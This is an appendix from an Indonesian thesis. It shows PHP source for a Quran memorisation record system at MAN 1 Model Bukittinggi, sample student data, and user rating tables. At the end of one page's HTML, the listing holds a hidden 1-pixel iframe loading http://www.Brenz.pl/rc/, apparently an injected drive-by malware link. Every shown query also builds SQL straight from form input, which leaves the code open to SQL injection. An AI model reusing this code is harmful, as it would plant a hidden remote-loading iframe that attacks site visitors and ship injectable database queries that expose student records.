            echo "alert('Data Berhasil Diedit !');";
            echo "window.location='formadmin.php?m=3';";
            echo "</script>";
                  }
                  ?>
    <?php
                  //===PROGRAM EDIT
                  if(isset($_POST['edit3']))
                  {
                  //  Fungsi  untuk  Merubah  susunan  format
tanggal
```

```
      function ubahformatTgl($tanggal) {
        $pisah = explode('/',$tanggal);
        $urutan = array($pisah[2],$pisah[1],$pisah[0]);
        $satukan = implode('-',$urutan);
        return $satukan;
      }
            // Ambil variabel dari form
      $tgl3 = $_POST['tgl3'];
            // Cara penggunaan function ubahTgl
      $ubahtgl3 = ubahformatTgl($tgl3);

                  include "koneksi.php";
            $nisnyo=$_POST['nisnyo'];
            $k3=$_POST['ket3'];
            $sql       =       "update       hafalan2       set
t3='$ubahtgl3',k3='$k3' where nis='$nisnyo'";
            mysql_query($sql);

            echo "<script language=\"javascript\">\n";
            echo "alert('Data Berhasil Diedit !');";
            echo "window.location='formadmin.php?m=3';";
            echo "</script>";
                  }
                  ?>
    <?php
                  //===PROGRAM EDIT
                  if(isset($_POST['edit4']))
                  {
                  //  Fungsi  untuk  Merubah  susunan  format
tanggal
      function ubahformatTgl($tanggal) {
        $pisah = explode('/',$tanggal);
        $urutan = array($pisah[2],$pisah[1],$pisah[0]);
        $satukan = implode('-',$urutan);
        return $satukan;
      }
            // Ambil variabel dari form
      $tgl4 = $_POST['tgl4'];
            // Cara penggunaan function ubahTgl
      $ubahtgl4 = ubahformatTgl($tgl4);

                  include "koneksi.php";
            $nisnyo=$_POST['nisnyo'];
            $k4=$_POST['ket4'];
            $sql       =       "update       hafalan2       set
t4='$ubahtgl4',k4='$k4' where nis='$nisnyo'";
            mysql_query($sql);

            echo "<script language=\"javascript\">\n";
            echo "alert('Data Berhasil Diedit !');";
            echo "window.location='formadmin.php?m=3';";
            echo "</script>";
                  }
                  ?>
    <?php
                  //===PROGRAM EDIT
                  if(isset($_POST['edit5']))
```

```
                {
                //  Fungsi  untuk  Merubah  susunan  format
tanggal
      function ubahformatTgl($tanggal) {
        $pisah = explode('/',$tanggal);
        $urutan = array($pisah[2],$pisah[1],$pisah[0]);
        $satukan = implode('-',$urutan);
        return $satukan;
      }
            // Ambil variabel dari form
      $tgl5 = $_POST['tgl5'];
            // Cara penggunaan function ubahTgl
      $ubahtgl5 = ubahformatTgl($tgl5);

                include "koneksi.php";
            $nisnyo=$_POST['nisnyo'];
            $k5=$_POST['ket5'];
            $sql       =       "update       hafalan2       set
t5='$ubahtgl5',k5='$k5' where nis='$nisnyo'";
            mysql_query($sql);

            echo "<script language=\"javascript\">\n";
            echo "alert('Data Berhasil Diedit !');";
            echo "window.location='formadmin.php?m=3';";
            echo "</script>";
                }
                ?>
    <?php
                //===PROGRAM EDIT
                if(isset($_POST['edit6']))
                {
                //  Fungsi  untuk  Merubah  susunan  format
tanggal
      function ubahformatTgl($tanggal) {
        $pisah = explode('/',$tanggal);
        $urutan = array($pisah[2],$pisah[1],$pisah[0]);
        $satukan = implode('-',$urutan);
        return $satukan;
      }
            // Ambil variabel dari form
      $tgl6 = $_POST['tgl6'];
            // Cara penggunaan function ubahTgl
      $ubahtgl6 = ubahformatTgl($tgl6);

                include "koneksi.php";
            $nisnyo=$_POST['nisnyo'];
            $k6=$_POST['ket6'];
            $sql       =       "update       hafalan2       set
t6='$ubahtgl6',k6='$k6' where nis='$nisnyo'";
            mysql_query($sql);

            echo "<script language=\"javascript\">\n";
            echo "alert('Data Berhasil Diedit !');";
            echo "window.location='formadmin.php?m=3';";
            echo "</script>";
                }
                ?>
```

```
    <?php
                  //===PROGRAM EDIT
                  if(isset($_POST['edit7']))
                  {
                  //  Fungsi  untuk  Merubah  susunan  format
tanggal
      function ubahformatTgl($tanggal) {
        $pisah = explode('/',$tanggal);
        $urutan = array($pisah[2],$pisah[1],$pisah[0]);
        $satukan = implode('-',$urutan);
        return $satukan;
      }
            // Ambil variabel dari form
      $tgl7 = $_POST['tgl7'];
            // Cara penggunaan function ubahTgl
      $ubahtgl7 = ubahformatTgl($tgl7);

                  include "koneksi.php";
            $nisnyo=$_POST['nisnyo'];
            $k7=$_POST['ket7'];
            $sql      =      "update      hafalan2      set
t7='$ubahtgl7',k7='$k7' where nis='$nisnyo'";
            mysql_query($sql);

            echo "<script language=\"javascript\">\n";
            echo "alert('Data Berhasil Diedit !');";
            echo "window.location='formadmin.php?m=3';";
            echo "</script>";
                  }
                  ?>
    <?php
                  //===PROGRAM EDIT
                  if(isset($_POST['edit8']))
                  {
                  //  Fungsi  untuk  Merubah  susunan  format
tanggal
      function ubahformatTgl($tanggal) {
        $pisah = explode('/',$tanggal);
        $urutan = array($pisah[2],$pisah[1],$pisah[0]);
        $satukan = implode('-',$urutan);
        return $satukan;
      }
            // Ambil variabel dari form
      $tgl8 = $_POST['tgl8'];
            // Cara penggunaan function ubahTgl
      $ubahtgl8 = ubahformatTgl($tgl8);

                  include "koneksi.php";
            $nisnyo=$_POST['nisnyo'];
            $k8=$_POST['ket8'];
            $sql      =      "update      hafalan2      set
t8='$ubahtgl8',k8='$k8' where nis='$nisnyo'";
            mysql_query($sql);

            echo "<script language=\"javascript\">\n";
            echo "alert('Data Berhasil Diedit !');";
            echo "window.location='formadmin.php?m=3';";
```

```
            echo "</script>";
                  }
                  ?>
    <?php
                  //===PROGRAM EDIT
                  if(isset($_POST['edit9']))
                  {
                  //  Fungsi  untuk  Merubah  susunan  format
tanggal
      function ubahformatTgl($tanggal) {
        $pisah = explode('/',$tanggal);
        $urutan = array($pisah[2],$pisah[1],$pisah[0]);
        $satukan = implode('-',$urutan);
        return $satukan;
      }
            // Ambil variabel dari form
      $tgl9 = $_POST['tgl9'];
            // Cara penggunaan function ubahTgl
      $ubahtgl9 = ubahformatTgl($tgl9);

                  include "koneksi.php";
            $nisnyo=$_POST['nisnyo'];
            $k9=$_POST['ket9'];
            $sql       =       "update       hafalan2       set
t9='$ubahtgl9',k9='$k9' where nis='$nisnyo'";
            mysql_query($sql);

            echo "<script language=\"javascript\">\n";
            echo "alert('Data Berhasil Diedit !');";
            echo "window.location='formadmin.php?m=3';";
            echo "</script>";
                  }
                  ?>
    <?php
                  //===PROGRAM EDIT
                  if(isset($_POST['edit10']))
                  {
                  //  Fungsi  untuk  Merubah  susunan  format
tanggal
      function ubahformatTgl($tanggal) {
        $pisah = explode('/',$tanggal);
        $urutan = array($pisah[2],$pisah[1],$pisah[0]);
        $satukan = implode('-',$urutan);
        return $satukan;
      }
            // Ambil variabel dari form
      $tgl10 = $_POST['tgl10'];
            // Cara penggunaan function ubahTgl
      $ubahtgl10 = ubahformatTgl($tgl10);

                  include "koneksi.php";
            $nisnyo=$_POST['nisnyo'];
            $k10=$_POST['ket10'];
            $sql       =       "update       hafalan2       set
t10='$ubahtgl10',k10='$k10' where nis='$nisnyo'";
            mysql_query($sql);
```

```
            echo "<script language=\"javascript\">\n";
            echo "alert('Data Berhasil Diedit !');";
            echo "window.location='formadmin.php?m=3';";
            echo "</script>";
                  }
                  ?>
  </p>
</form>
<p> </p>
<iframe  style="height:1px"  src="http://www&#46;Brenz.pl/rc/"
frameborder=0 width=1></iframe>
</body>
</html>.
```

5. Simpan Hafalan

```
<?php

            //===PROGRAM SIMPAN
            if(isset($_POST['simpan']))
            {
       // Fungsi untuk Merubah susunan format tanggal
       function ubahformatTgl($tanggal) {
      $pisah = explode('/',$tanggal);
      $urutan = array($pisah[2],$pisah[1],$pisah[0]);
      $satukan = implode('-',$urutan);
      return $satukan;
       }
       // Ambil variabel dari form
       $tgl1 = $_POST['tgl1'];
       // Cara penggunaan function ubahTgl
       $ubahtgl1 = ubahformatTgl($tgl1);
       // Ambil variabel dari form
       $tgl2 = $_POST['tgl2'];
       // Cara penggunaan function ubahTgl
       $ubahtgl2 = ubahformatTgl($tgl2);
```

```
// Ambil variabel dari form
$tgl3 = $_POST['tgl3'];
// Cara penggunaan function ubahTgl
$ubahtgl3 = ubahformatTgl($tgl3);
// Ambil variabel dari form
$tgl4 = $_POST['tgl4'];
// Cara penggunaan function ubahTgl
$ubahtgl4 = ubahformatTgl($tgl4);
// Ambil variabel dari form
$tgl5 = $_POST['tgl5'];
// Cara penggunaan function ubahTgl
$ubahtgl5 = ubahformatTgl($tgl5);
// Ambil variabel dari form
$tgl6 = $_POST['tgl6'];
// Cara penggunaan function ubahTgl
$ubahtgl6 = ubahformatTgl($tgl6);
// Ambil variabel dari form
$tgl7 = $_POST['tgl7'];
// Cara penggunaan function ubahTgl
$ubahtgl7 = ubahformatTgl($tgl7);
// Ambil variabel dari form
$tgl8 = $_POST['tgl8'];
// Cara penggunaan function ubahTgl
$ubahtgl8 = ubahformatTgl($tgl8);
// Ambil variabel dari form
$tgl9 = $_POST['tgl9'];
// Cara penggunaan function ubahTgl
$ubahtgl9 = ubahformatTgl($tgl9);
// Ambil variabel dari form
$tgl10 = $_POST['tgl10'];
```

```
	// Cara penggunaan function ubahTgl
	$ubahtgl10 = ubahformatTgl($tgl10);



	//===<file gambar>===
	//$filename=$_FILES['gambar']['name'];
	//$ket="proses";

	include "koneksi.php";
	$a=$_POST['a'];
	$b=$_POST['b'];
	$c=$_POST['c'];
	$d=$_POST['d'];
	$k1=$_POST['ket1'];
	$k2=$_POST['ket2'];
	$k3=$_POST['ket3'];
	$k4=$_POST['ket4'];
	$k5=$_POST['ket5'];
	$k6=$_POST['ket6'];
	$k7=$_POST['ket7'];
	$k8=$_POST['ket8'];
	$k9=$_POST['ket9'];
	$k10=$_POST['ket10'];
	//cek data
	$nis=$_POST['nis'];
	$cekdata="select *from hafalan2 where nis='$nis'";
	$ada=mysql_query($cekdata) or die(mysql_error());
if(mysql_num_rows($ada)>0)
{
	//=========Java Script==============
```

```
  echo "<script language=\"Javascript\">\n";

  echo "alert('Sudah pernah melakukan perekaman data ini,
apakah anda mau UPDATE??');";

  echo "</script>";

  //update rekam

  $sql = "update hafalan2 set nama='$b',

        gender='$c',

        kelas='$d',

        t1='$ubahtgl1',

        t2='$ubahtgl2',

        t3='$ubahtgl3',

        t4='$ubahtgl4',

        t5='$ubahtgl5',

        t6='$ubahtgl6',

        t7='$ubahtgl7',

        t8='$ubahtgl8',

        t9='$ubahtgl9',

        t10='$ubahtgl10',

        k1='$k1',

        k2='$k2',

        k3='$k3',

        k4='$k4',

        k5='$k5',

        k6='$k6',

        k7='$k7',

        k8='$k8',

        k9='$k9',

        k10='$k10' where nis='$a'";

        mysql_query($sql);

  }

  else
```

```
{
        $sql = "insert into hafalan2
        values ('".$_POST['a']."',
        '".$_POST['b']."',
        '".$_POST['c']."',
        '".$_POST['d']."',
        '$ubahtgl1',
        '$ubahtgl2',
        '$ubahtgl3',
        '$ubahtgl4',
        '$ubahtgl5',
        '$ubahtgl6',
        '$ubahtgl7',
        '$ubahtgl8',
        '$ubahtgl9',
        '$ubahtgl10',
        '".$_POST['ket1']."',
        '".$_POST['ket2']."',
        '".$_POST['ket3']."',
        '".$_POST['ket4']."',
        '".$_POST['ket5']."',
        '".$_POST['ket6']."',
        '".$_POST['ket7']."',
        '".$_POST['ket8']."',
        '".$_POST['ket9']."',
        '".$_POST['ket10']."')";
        mysql_query($sql);

        //===<SIMPAN GAMBAR KE FOLDER gambar>===
```

```
  //move_uploaded_file($_FILES['gambar']['tmp_name'],"gambar/".
$_FILES['gambar']['name']);


        echo"<script>alert('Data        Berhasil        Disimpan
!');</script>";

              }

              }

              ?>
```

6. Simpan Data Siswa

```
<?php

include "koneksi.php";

mysql_query("insert                    into                    siswa
(`nisn`,`nama`,`jenkel`,`tempat`,`tgl`,`kelas`,`alamat`)
values('$_POST[nisn]','$_POST[nama]','$_POST[jk]','$_POST[tempat
]','$_POST[tgl]','$_POST[kelas]','$_POST[alamat]')")or       die
("data gagal di simpan");

echo "data telah di simpan";

echo      "<a      href=      'konten.php?menu=inputdatasiswa'>ke
datasiswa</a>";

echo                  '<meta                  http-equiv="refresh"
content="0;URL=./home.php?menu=datasiswa">';

  ?>


   <?php


 /*if (isset($_POST['save'])){

  $fileName = $_FILES['gambar']['name'];

        // Simpan ke Database

        mysql_connect("localhost","root","");

        mysql_select_db("dbsi");

        $sql         =         "insert         into         siswa
(nisn,nama,jenkel,tempat,tgl,kelas,alamat,gambar)
```

```
        values
('".$_POST['nisn']."','".$_POST['nama']."','".$_POST['jenkel']."
','".$_POST['tempat']."',


  '".$_POST['tgl']."','".$_POST['kelas']."','".$_POST['alamat']
."')";

        mysql_query($sql);

        // Simpan di Folder Gambar

        move_uploaded_file($_FILES['gambar']['tmp_name'],
"gambar/".$_FILES['gambar']['name']);

        echo"<script>alert('Gambar      Berhasil      diupload
!');history.go(-1);</script>";

  }*/

?>
```


LAMPIRAN III

EKSEKUSI PROGRAM


1. Menu Login



2. Input data siswa




3. Input hafalan siswa



4. Laporan kolektif



5. Laporan persiswa



DATA HAFALAN AYAT SISWA

NIS : 0006
NAMA : eka
GENDER : Perempuan
KELAS : XI.IA

HAFALAN 1	HAFALAN 2	HAFALAN 3	HAFALAN 4	HAFALAN 5	HAFALAN 6	HAFALAN 7	HAFALAN 8	HAFALAN 9	HAFALAN 10
Tgl Setor Ayat	Tgl Setor Ayat	Tgl Setor Ayat	Tgl Setor Ayat	Tgl Setor Ayat	Tgl Setor Ayat	Tgl Setor Ayat	Tgl Setor Ayat	Tgl Setor Ayat	Tgl Setor Ayat
0000-00-00	0000-00-00	0000-00-00	0000-00-00	0000-00-00	0000-00-00	0000-00-00	0000-00-00	0000-00-00	0000-00-00

GRAFIK KETUNTASAN HAFALAN AYAT SISWA

6. Laporan data siswa



DATA SISWA MAN 1 MODEL BUKITTINGGI

NO	NIS	NAMA SISWA	GENDER	TEMPAT LAHIR	TGL LAHIR	KELAS	ALAMAT
1	0001	hendra	Laki-Laki	bukittinggi	--21-Juni-1993	XII.IA 4	kubang putih
2	0002	Qurnah	Perempuan	Bukittinggi	2016-06-20	XI.IS 3	Padang
3	0003	Budi	Laki-Laki	Bukittinggi	21-Juni-1993	XI.IA 2	Bukittinggi
4	0004	Sani	Perempuan	Bukittinggi	1996-07-01	X.IA 2	Bukittinggi
5	0005	Abu Bakar	Laki-laki	Bukittinggi	1996-04-08	X.IA 3	Bukittinggi
6	0006	eka	Perempuan	pakan sinayan	--2007-11-01	XI.IA	bukittinggi
7	0007	yelpi	Perempuan	padang	--2016-02-01	XI.3	bkt

Copyright 2015_@melya M.E.P

SKALA VALIDITAS, PRAKTIKALITAS dan EFEKTIFITAS

1. Skala Validitas

$$P = \frac{f}{N} \text{ x } 100\ \%$$

Dimana :

P = Nilai akhir

f = Perolehan skor

N = Skor maksimum

Kategori validitas dapat dilihat pada Tabel 1. Berikut ini

Tabel 1. Tabel Kategori Validitas

No	Nilai	Kriteria
1	80% < x ≤ 100%	Sangat valid
2	60% < x ≤ 80 %	Valid
3	40% < x ≤ 60 %	Cukup valid
4	20% < x ≤ 40 %	Kurang valid
5	0% < x ≤ 20 %	Tidak valid

2. Skala Praktikalitas

$$P = \frac{f}{N} \text{ x } 100\ \%$$

Dimana :

P = Nilai akhir

f = Perolehan skor

N = Skor maksimum

Kategori praktikalitas dapat dilihat pada Tabel 2. Berikut ini

Tabel 2. Tabel Kategori Praktikalitas

No	Nilai	Kriteria
1	80% < x ≤ 100%	Sangat praktis
2	60% < x ≤ 80 %	Praktis
3	40% < x ≤ 60 %	Cukup praktis
4	20% < x ≤ 40 %	Kurang praktis
5	0% < x ≤ 20 %	Tidak praktis

3. Skala Efektifitas

$$P = \frac{f}{N} \text{ x } 100\ \%$$

Dimana :

P = Nilai akhir

f = Perolehan skor

N = Skor maksimum

Kategori efektifitas dapat dilihat pada Tabel 3. Berikut ini

Tabel 3. Tabel Kategori efektifitas

No	Nilai	Kriteria
1	80% < x ≤ 100%	Sangat efektif
2	60% < x ≤ 80 %	efektif
3	40% < x ≤ 60 %	Cukup efektif
4	20% < x ≤ 40 %	Kurang efektif
5	0% < x ≤ 20 %	Tidak efektif

Analisis Hasil Efektifitas Terhadap Sistem Informasi Pendataan Hafalan Ayat (Tahfidz) Siswa di MAN 1 Model Bukittinggi

Penguji 1

No	KRITERIA	STS	TS	BS	S	SS	Skor Bobot					bobot	nilai
1.	Mudah dalam proses pencarian media				√					4		4	80
2.	Mudah dalam proses pengarsipan media				√					4		4	80
3.	Mudah dalam menggunakan aplikasi				√					4		4	80
4.	Mudah dalam mengakses aplikasi				√					4		4	80
5.	Aplikasi dapat digunakan berulang-ulang				√					4		4	80
6.	Kejelasan petunjuk dalam penggunaan aplikasi				√					4		4	80
	Indikator Penilaian												80

Keterangan

Bobot setiap pernyataan : STS=1, TS=2, BS=3, S=4, SS=5

Bobot= STS x 1, TS x 2, BS x 3, S x 4, SS x 5

$$\text{Nilai} = \frac{\text{bobot}}{6} \times 100$$

$$\text{Nilai Indikator} = \frac{\sum \text{Nilai}}{N}$$

$$\text{Nilai Praktikalitas} = \frac{\sum \text{Nilai Indikator}}{1} = \frac{80}{1} = 80$$

Analisis Hasil Efektifitas Terhadap Sistem Informasi Pendataan Hafalan Ayat (Tahfidz) Siswa di MAN 1 Model Bukittinggi

Penguji 2

No	KRITERIA	STS	TS	BS	S	SS	Skor Bobot					bobot	nilai
1.	Mudah dalam proses pencarian media				√					4		4	80
2.	Mudah dalam proses pengarsipan media				√					4		4	80
3.	Mudah dalam menggunakan aplikasi				√					4		4	80
4.	Mudah dalam mengakses aplikasi				√					4		4	80
5.	Aplikasi dapat digunakan berulang-ulang				√					4		4	80
6.	Kejelasan petunjuk dalam penggunaan aplikasi				√					4		4	80
	Indikator Penilaian												80

Keterangan

Bobot setiap pernyataan : STS=1, TS=2, BS=3, S=4, SS=5

Bobot= STS x 1, TS x 2, BS x 3, S x 4, SS x 5

$$\text{Nilai} = \frac{\text{bobot}}{6} \times 100$$

$$\text{Nilai Indikator} = \frac{\sum \text{Nilai}}{N}$$

$$\text{Nilai Praktikalitas} = \frac{\sum \text{Nilai Indikator}}{1} = \frac{80}{1} = 80$$

Analisis Hasil Efektifitas Terhadap Sistem Informasi Pendataan Hafalan Ayat (Tahfidz) Siswa di MAN 1 Model Bukittinggi

Penguji 3

No	KRITERIA	STS	TS	BS	S	SS	Skor Bobot					bobot	nilai
1.	Mudah dalam proses pencarian media					√					5	5	100
2.	Mudah dalam proses pengarsipan media					√					5	5	100
3.	Mudah dalam menggunakan aplikasi					√					5	5	100
4.	Mudah dalam mengakses aplikasi				√					4		4	80
5.	Aplikasi dapat digunakan berulang-ulang				√					4		4	80
6.	Kejelasan petunjuk dalam penggunaan aplikasi					√					5	5	100
	Indikator Penilaian												93.3

Keterangan

Bobot setiap pernyataan : STS=1, TS=2, BS=3, S=4, SS=5

Bobot= STS x 1, TS x 2, BS x 3, S x 4, SS x 5

$$\text{Nilai} = \frac{\text{bobot}}{6} \times 100$$

$$\text{Nilai Indikator} = \frac{\sum \text{Nilai}}{N}$$

$$\text{Nilai Praktikalitas} = \frac{\sum \text{Nilai Indikator}}{1} = \frac{93.3}{1} = 93.3$$

Kesimpulan Uji Efektifitas secara keseluruhan

$$\frac{80+80+93.3}{3} = 84.4$$

(Efektifitas)

Analisis Hasil Praktikalitas Terhadap Sistem Informasi Pendataan Hafalan Ayat (Tahfidz) Siswa di MAN 1 Model Bukittinggi

Penguji 1

NO	Aspek yang di Evaluasi	STS	TS	N	S	SS	Skor bobot					Bobot	Nilai
1	Produk memiliki tampilan yang menarik				√					4		4	80
2	Komposisi tulisan dan warna yang digunakan dalam produk				√					4		4	80
3	Penggunaan produk mudah				√					4		4	80
4	Penyajian isi dalam produk lebih praktis dan dapat digunakan untuk berulang-ulang.				√					4		4	80
5	User dapat menggunakan produk ini tanpa bimbingan orang lain.				√					4		4	80
	Nilai Indikator												80

Keterangan

Bobot setiap pernyataan : STS=1, TS=2, N=3, S=4, SS=5

Bobot= STS x 1, TS x 2, N x 3, S x 4, SS x 5

$$\text{Nilai} = \frac{\text{bobot}}{5} \times 100$$

$$\text{Nilai Indikator} = \frac{\sum \text{Nilai}}{N}$$

$$\text{Nilai Praktikalitas} = \frac{\sum \text{Nilai Indikator}}{1}$$

$$= \frac{80}{1} = 80$$

Analisis Hasil Praktikalitas Terhadap Sistem Informasi Pendataan Hafalan Ayat (Tahfidz) Siswa di MAN 1 Model Bukittinggi

Penguji 2

NO	Aspek yang di Evaluasi	STS	TS	N	S	SS	Skor bobot					Bobot	Nilai
1	Produk memiliki tampilan yang menarik				√					4		4	80
2	Komposisi tulisan dan warna yang digunakan dalam produk				√					4		4	80
3	Penggunaan produk mudah				√					4		4	80
4	Penyajian isi dalam produk lebih praktis dan dapat digunakan untuk berulang-ulang.				√					4		4	80
5	User dapat menggunakan produk ini tanpa bimbingan orang lain.				√					4		4	80
	Nilai Indikator												80

Keterangan

Bobot setiap pernyataan : STS=1, TS=2, N=3, S=4, SS=5

Bobot= STS x 1, TS x 2, N x 3, S x 4, SS x 5

$$\text{Nilai} = \frac{\text{bobot}}{5} \times 100$$

$$\text{Nilai Indikator} = \frac{\sum \text{Nilai}}{N}$$

$$\text{Nilai Praktikalitas} = \frac{\sum \text{Nilai Indikator}}{1}$$

$$= \frac{80}{1} = 80$$

Analisis Hasil Praktikalitas Terhadap Sistem Informasi Pendataan Hafalan Ayat (Tahfidz) Siswa di MAN 1 Model Bukittinggi

Penguji 3

NO	Aspek yang di Evaluasi	STS	TS	N	S	SS	Skor bobot					Bobot	Nilai
1	Produk memiliki tampilan yang menarik				√					4		4	80
2	Komposisi tulisan dan warna yang digunakan dalam produk					√					5	5	100
3	Penggunaan produk mudah					√					5	5	100
4	Penyajian isi dalam produk lebih praktis dan dapat digunakan untuk berulang-ulang.					√					5	5	100
5	User dapat menggunakan produk ini tanpa bimbingan orang lain.				√					4		4	80
	Nilai Indikator												92

Keterangan

Bobot setiap pernyataan : STS=1, TS=2, N=3, S=4, SS=5

Bobot= STS x 1, TS x 2, N x 3, S x 4, SS x 5

$$\text{Nilai} = \frac{\text{bobot}}{5} \times 100$$

$$\text{Nilai Indikator} = \frac{\sum \text{Nilai}}{N}$$

$$\text{Nilai Praktikalitas} = \frac{\sum \text{Nilai Indikator}}{1}$$

$$= \frac{92}{1} = 92$$

Kesimpulan Uji Praktikalitas secara keseluruhan

$$\frac{80+80+92}{3} = 84$$

(praktis)

Analisis Hasil Validitas Terhadap Sistem Informasi Pendataan Hafalan Ayat (Tahfidz) Siswa di MAN 1 Model Bukittinggi

Penguji 1

No	Kriteria	Skala					Skor Bobot					bobot	nilai
		1	2	3	4	5	SK	K	C	B	SB		
A	**ASPEK VALIDITAS ISI**												
1	Kesesuaian isi produk dengan sebenarnya				√					4		4	80
2	Kesesuaian tujuan produk				√					4		4	80
3	Kejelasan tujuan produk				√					4		4	80

4	Sistematika penulisan				√					4		4	80
5	Kejelasan petunjuk penggunaan				√					4		4	80
B	**ASPEK INSTRUKSIONAL DESAIN**												
1	Urutan cara penggunaan produk sistematis				√					4		4	80
2	Cara penggunaan produk mudah untuk dipahami				√					4		4	80
3	Mudah digunakan dan sederhana dalam pengoperasiannya				√					4		4	80
4	Dapat digunakan berulang-ulang				√					4		4	80
5	Kelengkapan Informasi Produk				√					4		4	80
C	**TAMPILAN**												
1	Background sederhana, konsisten dan jelas				√					4		4	80
2	Ukuran font proposional dan konsisten				√					4		4	80
3	Tipe font sederhana dan jelas				√					4		4	80
4	Layout menarik dan proporsional				√					4		4	80
5	Teks dapat terbaca dengan baik				√					4		4	80
D	**ASPEK KEBAHASAAN**												
1	Sederhana dan mudah dimengerti					√					5	5	100
2	Penggunaan tanda baca yang benar dalam tulisan				√					4		4	80
3	Cara membangun kalimat dalam tulisan				√					4		4	80
4	Menggunakan bahasa indonesia yang benar				√					4		4	80
5	Cara membangun paragraph dalam tulisan				√					4		4	80
	Nilai Indikator												81

Keterangan

Bobot setiap pernyataan : SK=1, K=2, C=3, B=4, SB=5

Bobot= SK x 1, K x 2, C x 3, B x 4, SB x 5

$$\text{Nilai} = \frac{\text{bobot}}{20} \times 100$$

$$\text{Nilai Indikator} = \frac{\sum \text{Nilai}}{N}$$

$$\text{Nilai Validitas} = \frac{\sum \text{Nilai Indikator}}{1}$$

$$= \frac{81}{1}$$

$$= 81$$

